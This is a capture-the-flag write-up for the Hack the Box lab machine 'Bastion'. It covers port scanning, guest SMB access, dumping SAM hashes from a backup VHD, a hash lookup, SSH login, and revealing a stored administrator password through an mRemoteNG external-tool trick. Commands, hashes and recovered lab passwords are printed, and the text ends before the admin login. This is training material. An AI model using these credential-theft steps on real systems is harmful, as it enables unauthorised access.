Hack the Box – Bastion

As normal I add the IP of the machine 10.10.10.134 to /etc/hosts as bastion.htb

NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan bastion.htb

```
# Nmap 7.70 scan initiated Sat Apr 27 21:47:25 2019 as: nmap -p- -sT -sV -sC -oN initial-scan.nmap bastion.htb
Nmap scan report for bastion.htb (10.10.10.134)
Host is up (0.045s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -45m26s, deviation: 1h09m16s, median: -5m27s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-04-27T22:43:29+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-04-27 21:43:32
|_  start_date: 2019-04-27 19:55:10
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, 135, 139 and 445 for NETBIOS and some others I may look at later, those being 5985 and 47001

SMB

Let's take a quick look at SMB and see what we can enumerate.

smbmap -d BASTION -H bastion.htb -u guest


```
root@thp3:/opt/htb/bastion.htb# smbmap -d BASTION -H bastion.htb -u guest
[+] Finding open SMB ports....
[+] User SMB session establishd on bastion.htb...
[+] IP: bastion.htb:445 Name: bastion.htb
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        Backups                                                 READ, WRITE
        [!] Unable to remove test directory at \\bastion.htb\Backups\WrRTYSjoBx, plreae remove manually
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
```

Knowing that I would have access to this machine over SMB, I decided to switch to a Windows box to enumerate a little quicker. I loaded up a Windows 10 virtual machine and tried to connect to the Backups shared folder.

```
C:\Program Files (x86)\mRemoteNG>net use z: \\bastion.htb\Backups /user:BASTION\guest ""
The command completed successfully.
```


VHD

Now that I had access to the folder share



Browsing through the Backups folder, I came across a VHD which was labelled as a PC backup named **L4mpje-PC.** I decided to open this up with 7-zip to see what was inside, and after browsing the folders, it was clear this was a backup of a machine.

I instantly went for the SAM and SYSTEM file to pull off to see if I could get the user and password.



I transferred these to my kali machine to extract the hashes. I run samdump2 to get this information from the database.

samdump2 SYSTEM SAM > passes.txt


```
root@thp3:/opt/htb/bastion.htb# samdump2 SYSTEM SAM > passes.txt
root@thp3:/opt/htb/bastion.htb# cat passes.txt
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

I had a user and a hash. Now it was time to see if this is on any known hashed password sites before I attempt to crack it.

L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::

The user is **L4mpje** and the password hash is **26112010952d963c8dc4217daec986d9**

I went over to https://hashkiller.co.uk/Cracker/NTLM to see if the password was already in there.



It was already in their database therefore there was no need for me to brute the password.

The password is **bureaulampje**.


SSH

Now that I had the username and password, I went back to basics and had to think where these could be used and then remembered these could possibly be used on SSH. Although the dump only revealed one user, surely SSH has been installed for this very reason.


Let's see if we can get access. I went back to my kali machine again for this.

ssh l4mpje@bastion.htb

I was presented with a windows command prompt.



Let's see what we can find. I instantly went to the Desktop knowing this normally contains the folder for the user hash.




Success, the user hash is complete.

Now that I had this, it was time to do a little bit more enumeration of the OS to see what else was on it.

mRemoteNG

Browsing through the system, I could not see anything obvious until I came across an application that I had not heard of before that had been installed. This was called mRemoteNG, so I decided to investigate the application for any known exploits or vulnerabilities.



After a bit of searching, I came across an article about cracking the password hash from the application. Or rather, a weakness that was exposed within the application to expose the password.

http://www.kayhankayihan.com/mremote-password-hash-crack/

I decided to install mRemoteNG onto my windows vm. During the install and first run of the application, I realised it was looking for a confcons.xml file that was currently blank. I had to get the version from the bastion host and transfer it across to my windows vm.

I did a quick directory search for the file and came up with it in the following directory.

***cd ***
dir confcons.xml /s /p

This provided me with the directory location.

```
 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
29-04-2019  19:46             8.742 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
              14 File(s)         80.102 bytes
               3 Dir(s)  11.397.853.184 bytes free
```

Now that I know the location of the file, I checked its contents first to see if the administrator password was stored within the file as a hashed password and could see one available.

type confcons.xml


```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" 
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
```

I then transferred it to my kali machine and then across to the windows virtual machine. Little bit long winded I know, but I am so used to using the kali machine, it came naturally to transfer it to that machine.


scp l4mpje@bastion.htb:/C:/Users/L4mpje/AppData/Roaming/mRemoteNG/confcons.xml .

```
root@thp3:/opt/htb/bastion.htb# scp l4mpje@bastion.htb:/C:/Users/L4mpje/AppData/Roaming/mRemoteNG/confcons.xml .
l4mpje@bastion.htb's password:
confcons.xml                                  100% 6316   179.6KB/s   00:00
```

I then put this to my windows vm and replaced the original file with the downloaded one form the bastion host.




Now that the file had been replaced, I open the mRemoteNG application.




As the article stated, I created the new external tool with the following parameters;

Display name: **ParolaGoster**
Filename: **cmd**
Arguments: **/k echo %password%**

Once this was created I clicked on DC and chose External Tools and then ParolaGoster.



This then opened a command prompt displaying what is said to be the administrator password.




The password stated it is ***thXLHM96BeKL0ER2***

Let's see if this password can be used with the administrator account over SSH

